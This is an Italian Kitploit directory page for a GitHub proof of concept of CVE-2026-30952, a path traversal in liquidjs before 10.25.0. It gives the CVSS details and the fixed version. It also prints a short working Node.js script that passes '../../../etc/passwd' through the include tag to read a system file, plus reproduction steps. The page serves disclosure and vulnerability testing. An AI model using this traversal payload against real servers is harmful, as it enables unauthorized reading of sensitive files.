
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-30952-PoC — PoC per CVE-2026-30952: vulnerabilità di Path Traversal in liquidjs tramite percorsi assoluti nei tag layout, render e include. | Kitploit
Strumenti/GitHubGitHub/morielharush/cve-2026-30952-poc
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebSicurezza Web
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

PoC per CVE-2026-30952: vulnerabilità di Path Traversal in liquidjs tramite percorsi assoluti nei tag layout, render e include.

Vedi Repository
288 mesi faNon ancora revisionato
Condividi

CVE-2026-30952: PoC di Path Traversal in LiquidJS

Questo repository contiene una Proof of Concept (PoC) per CVE-2026-30952, una vulnerabilità di path traversal ad alta gravità scoperta nella libreria liquidjs (versioni < 10.25.0).

Autori e Ricercatori:

Moriel Harush Maor Caplan

Descrizione

La vulnerabilità consente l'accesso arbitrario ai file tramite i tag layout, render e include quando vengono utilizzati con percorsi assoluti. Ciò si verifica anche quando viene specificata una directory root, poiché il meccanismo di fallback della libreria non riesce a verificare correttamente che il percorso risolto rimanga all'interno della root prevista.


Impatto: Un attaccante può leggere file sensibili (ad es. /etc/passwd, file di ambiente) se può controllare il contenuto del template o la variabile passata a questi tag.


Dettagli della Vulnerabilità

  • ID CVE: CVE-2026-30952
  • ID GHSA: GHSA-wmfp-5q7x-987x
  • Gravità: Alta (8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • Versioni Affette: < 10.25.0
  • Versione Corretta: 10.25.0

Proof of Concept (PoC)

const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

Prerequisiti

  • Node.js installato
  • Versione vulnerabile di liquidjs (npm install [email protected])

Passaggi per la Riproduzione

  1. Clonare questo repository.
  2. Eseguire npm install.
  3. Eseguire lo script di exploit:
    node exploit.js
    
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    282

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






